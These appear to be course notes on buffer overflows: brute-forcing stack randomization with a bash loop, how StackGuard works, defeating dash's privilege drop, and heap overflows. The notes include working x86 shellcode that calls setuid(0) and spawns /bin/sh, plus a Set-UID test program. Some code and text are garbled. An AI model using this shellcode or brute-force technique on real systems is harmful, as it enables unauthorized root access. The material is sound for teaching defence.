- In the provided example, on a 32-bit Linux machine with 19 bits of entropy for the stack, attackers were able to successfully trigger a buffer overflow exploit after approximately 12524 attempts.

9. **Defeating Stack Randomization**:
    - The provided script demonstrates a brute-force attack against stack randomization by repeatedly executing a program with a malicious input file.
    - Due to the limited entropy, the attacker eventually guesses the correct memory address and successfully triggers the exploit, leading to a segmentation fault and, eventually, obtaining a root shell.

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so f
ar."
    ./stack   # Assuming stack is the vulnerable program
done
```

This script is designed to repeatedly execute a program named `stack` with a malicious input file (`badfile`) prepared for a buffer overflow attack. The loop continues indefinitely (`while [ 1 ]`) until interrupted. It keeps track of the elapsed time and the number of execution attempts. If successful, the exploit will trigger a segmentation fault, eventually leading to obtaining a root shell.

StackGuard



StackGuard is a countermeasure against stack-based buffer overflow attacks that aims to detect modifications to the return address. Here's an overview of how it works:

1. **Key Observation**: StackGuard observes that in a buffer overflow attack, all memory between the buffer and the return address will be overwritten because memory copy functions like `strcpy()` copy data into contiguous memory locations.
2. **Placing a Guard**: StackGuard places a non-predictable value called a guard between the buffer and the return address. This guard acts as a sentinel to detect whether the return address has been modified.
3. **Checking the Guard**: Before returning from a function, StackGuard checks whether the guard's value has been modified. If the guard's value has changed, it indicates that the return address may have been overwritten.

4. **Implementation**: To implement StackGuard, a local variable called `guard` is defined at the beginning of the function. This guard variable is initialized with a secret random number generated in the `main()` function. The secret number is different each time the program runs, making it difficult for attackers to predict.
5. **Storage of Secret**: The secret number is stored in a global variable called `secret`, which is initialized with a random number in the `main()` function. This global variable is allocated in the BSS segment.
6. **Verification**: Before returning from the function, StackGuard compares the value of the guard with the value of the secret. If they match, the return address is considered safe; otherwise, the program terminates.

Here's a summary of the steps involved in StackGuard:

- Place a guard variable between the buffer and the return address.
- Initialize the guard variable with a secret random number.
- Check whether the guard's value matches the secret before returning from the function.
- If the guard's value is modified, terminate the program to prevent the execution of malicious code.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// Global variable to store the secret number
int secret;

// Function to demonstrate StackGuard
void foo(char *str) {
    int guard;

    // Assign the secret value to the guard
    guard = secret;

    // Buffer for copying input string
    char buffer[12];
```

```
    // Copy the input string into the buffer
    strcpy(buffer, str);

    // Check if the guard value is still the same as the
secret
    if (guard == secret) {
        // Return safely if the guard is intact
        return;
    } else {
        // Exit the program if the guard is modified
        exit(1);
    }
}

int main() {
    // Initialize the secret with a random number
    // (Note: This should be done securely in a real app
lication)
    secret = rand();

    // Input string that could potentially cause a buffe
r overflow
    char input[] = "This is a long string that may cause
a buffer overflow";

    // Call the function with the input string
    foo(input);

    return 0;
}
```

Bypassing bin/bash

1. **dash_shell_test.c**:

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main() {
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0); // Set real UID to 0
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

1. **Revised Shellcode (revised_shellcode.py)**:

```
shellcode = (
    "\\x31\\xc0"             # xorl %eax, %eax
    "\\x31\\xdb"             # xorl %ebx, %ebx
    "\\xb0\\xd5"             # movb $0xd5, %al
    "\\xcd\\x80"             # int $0x80
    # ---- The code below is the same as the one shown b
efore
    "\\x31\\xc0"             # xorl %eax, %eax
    "\\x50"                 # pushl %eax
    "\\x68" "//sh"          # pushl $0x68732f2f
    "\\x68" "/bin"
    "\\x89\\xe3"
    "\\x50"
    "\\x53"
    "\\x89\\xe1"
    "\\x99"
    "\\xb0\\x0b"
    "\\xcd\\x80"
).encode('latin-1')
```

These code snippets are used to demonstrate how to defeat the countermeasure in `dash` by setting the real UID to 0 before executing the shell, thereby allowing privilege escalation. The `dash_shell_test.c` program is

compiled and made Set-UID to ensure it runs with elevated privileges, and the revised shellcode incorporates the necessary instructions to set the UID to 0 before invoking the shell.e:

1. **dash_shell_test.c**:
    - This C program is designed to demonstrate how to exploit a vulnerability in the `dash` shell.
    - In the `main` function:
        - It sets the first element of `argv` to `"/bin/sh"`, which specifies the path to the shell program.
        - It calls the `setuid(0)` function to set the real user ID (`uid`) to 0, effectively elevating privileges to root.
        - Finally, it calls the `execve` function to execute the shell with the specified arguments.
2. **Revised Shellcode (revised_shellcode.py)**:
    - This Python code represents the shellcode used in a buffer overflow attack to exploit the vulnerability.
    - The shellcode is written in assembly language and encoded into hexadecimal bytes.
    - It begins with four instructions (`\\x31\\xc0`, `\\x31\\xdb`, `\\xb0\\xd5`, and `\\xcd\\x80`) to set up the environment for executing the `setuid(0)` system call.
    - After these instructions, it continues with the original shellcode, which is responsible for spawning a shell with elevated privileges.
    - The original shellcode includes instructions to clear registers, push strings onto the stack, set up function arguments, and invoke system calls to execute `/bin/sh`.

```
The buffer overflow example was fixed as below. Is this sa
int bof(char *str, int size)
{
char *buffer = (char ) malloc(size);
```

```
/ The following statement has a buffer overflow problem */
strcpy(buffer, str);
return 1;
}
```

5. **Heap-based Buffer Overflow**: Moving the buffer to the heap does not inherently protect against buffer overflow vulnerabilities. If the input `str` is larger than the allocated size of the buffer, `strcpy` will still write beyond the bounds of the allocated memory, leading to a heap-based buffer overflow.
6. **Complexity of Exploitation**: Exploiting heap-based buffer overflows may be more complex compared to stack-based buffer overflows due to the dynamic nature of the heap. However, it is still feasible for attackers to craft malicious inputs that can trigger heap-based buffer overflows.
7. **Ineffectiveness of StackGuard**: StackGuard, a countermeasure designed to protect against stack-based buffer overflows, will not defend against heap-based buffer overflows. This is because StackGuard primarily focuses on protecting the return address on the stack, which is not relevant in the context of heap-based vulnerabilities.

- Heap-based buffer overflow can also lead to code injection